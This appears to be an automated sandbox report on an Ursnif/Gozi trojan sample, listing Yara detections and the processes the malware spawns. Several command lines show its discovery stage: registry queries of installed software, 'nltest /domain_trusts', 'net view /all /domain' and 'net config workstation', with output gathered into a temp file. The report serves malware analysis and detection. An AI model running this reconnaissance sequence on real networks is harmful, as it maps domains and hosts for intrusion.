Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000003E.00000003.767939746.000001993459C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000003E.00000003.767939746.000001993459C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000003E.00000003.765039957.000001993459C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000003E.00000003.765039957.000001993459C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000003E.00000003.765207667.000001993459C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000003E.00000003.765207667.000001993459C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000003E.00000000.763965956.0000019933F90000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000003E.00000003.767821170.000001993459C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000003E.00000003.767821170.000001993459C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000003E.00000000.762259112.0000019933F90000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000003E.00000000.760746671.0000019933F90000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000003E.00000002.795032491.000001993459C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000003E.00000002.795032491.000001993459C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown

Analysis Process: cmd.exe PID: **2736**, Parent PID: **3528**

General

Target ID:	63
Start time:	15:04:49
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4384**, Parent PID: **2736**

General

Target ID:	64
Start time:	15:04:50
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **4492**, Parent PID: **2736**

General

Target ID:	65
Start time:	15:04:50
Start date:	11/10/2022

Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s
Imagebase:	0x7ff7f7c60000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5176**, Parent PID: **3528**

General

Target ID:	66
Start time:	15:04:53
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: **1716**, Parent PID: **5836**

General

Target ID:	67
Start time:	15:04:54
Start date:	11/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESFA7A.tmp" "c:\Users\user\AppData\Local\Temp\CSCABF4CE5BBE3740BAB8B4C0CFADC5BA2E.TMP"
Imagebase:	0x7ff77b170000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000043.00000000.773575293.000001FA9D6F0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000043.00000000.771438221.000001FA9D6F0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000043.00000000.769688179.000001FA9D6F0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000043.00000002.778497815.000001FA9DD8C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000043.00000002.778497815.000001FA9DD8C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000043.00000003.775181381.000001FA9DD8C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000043.00000003.775181381.000001FA9DD8C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000043.00000003.775368587.000001FA9DD8C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000043.00000003.775368587.000001FA9DD8C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown

Analysis Process: conhost.exe PID: **5024**, Parent PID: **5176**

General	
Target ID:	68
Start time:	15:04:54
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1316**, Parent PID: **3528**

General	
Target ID:	69
Start time:	15:04:54
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "net config workstation >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1240**, Parent PID: **1316**

General	
Target ID:	70
Start time:	15:04:55
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: net.exe PID: **5880**, Parent PID: **1316**

General	
Target ID:	71
Start time:	15:04:55
Start date:	11/10/2022
Path:	C:\Windows\System32\net.exe
Wow64 process (32bit):	false

Commandline:	net config workstation
Imagebase:	0x7ff65f370000
File size:	56832 bytes
MD5 hash:	15534275EDAABC58159DD0F8607A71E5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: net1.exe PID: **5184**, Parent PID: **5880**

General

Target ID:	72
Start time:	15:04:55
Start date:	11/10/2022
Path:	C:\Windows\System32\net1.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\net1 config workstation
Imagebase:	0x7ff6f9bc0000
File size:	175104 bytes
MD5 hash:	AF569DE92AB6C1B9C681AF1E799F9983
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4584**, Parent PID: **3528**

General

Target ID:	73
Start time:	15:04:57
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **400**, Parent PID: **4584**

General

Target ID:	74
Start time:	15:04:57
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4532**, Parent PID: **3528**

General	
Target ID:	75
Start time:	15:04:58
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "nltest /domain_trusts >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4664**, Parent PID: **4532**

General	
Target ID:	76
Start time:	15:04:58
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6992e0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: nltest.exe PID: **5620**, Parent PID: **4532**

General	
Target ID:	77
Start time:	15:04:59
Start date:	11/10/2022
Path:	C:\Windows\System32\nltest.exe
Wow64 process (32bit):	false
Commandline:	nltest /domain_trusts
Imagebase:	0x7ff631910000
File size:	514048 bytes
MD5 hash:	3198EC1CA24B6CB75D597CEE39D71E58
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **504**, Parent PID: **3528**

General	
Target ID:	78
Start time:	15:05:00
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3912**, Parent PID: **504**

General

Target ID:	79
Start time:	15:05:00
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3736**, Parent PID: **3528**

General

Target ID:	80
Start time:	15:05:01
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "nltest /domain_trusts /all_trusts >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1172**, Parent PID: **3736**

General

Target ID:	81
Start time:	15:05:02
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language

Analysis Process: nltest.exe PID: **3852**, Parent PID: **3736**

General	
Target ID:	82
Start time:	15:05:02
Start date:	11/10/2022
Path:	C:\Windows\System32\nltest.exe
Wow64 process (32bit):	false
Commandline:	nltest /domain_trusts /all_trusts
Imagebase:	0x7ff631910000
File size:	514048 bytes
MD5 hash:	3198EC1CA24B6CB75D597CEE39D71E58
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3576**, Parent PID: **3528**

General	
Target ID:	83
Start time:	15:05:03
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5028**, Parent PID: **3576**

General	
Target ID:	84
Start time:	15:05:04
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2468**, Parent PID: **3528**

General	
Target ID:	85
Start time:	15:05:04

Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "net view /all /domain >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **2472**, Parent PID: **2468**

General	
Target ID:	86
Start time:	15:05:05
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: net.exe PID: **5000**, Parent PID: **2468**

General	
Target ID:	87
Start time:	15:05:05
Start date:	11/10/2022
Path:	C:\Windows\System32\net.exe
Wow64 process (32bit):	false
Commandline:	net view /all /domain
Imagebase:	0x7ff65f370000
File size:	56832 bytes
MD5 hash:	15534275EDAABC58159DD0F8607A71E5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **3536**, Parent PID: **6064**

General	
Target ID:	88
Start time:	15:05:07
Start date:	11/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\vupj0yhs.cmdline
Imagebase:	0x7ff707330000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000058.00000003.814825751.0000024EF5BDC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000058.00000003.814825751.0000024EF5BDC000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000058.00000003.803878408.0000024EF5BDC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000058.00000003.803878408.0000024EF5BDC000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000058.00000003.814713525.0000024EF5BDC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000058.00000003.814713525.0000024EF5BDC000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000058.00000000.802729381.0000024EF5620000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000058.00000003.803740044.0000024EF5BDC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000058.00000003.803740044.0000024EF5BDC000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000058.00000000.801073925.0000024EF5620000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000058.00000000.799390295.0000024EF5620000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: cvtres.exe PID: **5240**, Parent PID: **3536**

General

Target ID:	89
Start time:	15:05:15
Start date:	11/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES501C.tmp" "c:\Users\user\AppData\Local\Temp\CSCB1F306A019E148659D5DB92DA08A3D35.TMP"
Imagebase:	0x7ff77b170000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000059.00000002.827171942.000001AF8BC9C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000059.00000002.827171942.000001AF8BC9C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000059.00000000.816576347.000001AF8B6D0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000059.00000000.818431890.000001AF8B6D0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000059.00000000.820005242.000001AF8B6D0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000059.00000003.822550991.000001AF8BC9C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000059.00000003.822550991.000001AF8BC9C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000059.00000003.822358925.000001AF8BC9C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000059.00000003.822358925.000001AF8BC9C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown

Analysis Process: cmd.exe PID: **2800**, Parent PID: **3528**

General

Target ID:	90
Start time:	15:05:20
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	0x7ff632260000

File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **2500**, Parent PID: **2800**

General	
Target ID:	91
Start time:	15:05:20
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4108**, Parent PID: **3528**

General	
Target ID:	92
Start time:	15:05:21
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd /C "net view /all >> C:\Users\user\AppData\Local\Temp\9AF9.bin1"
Imagebase:	
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly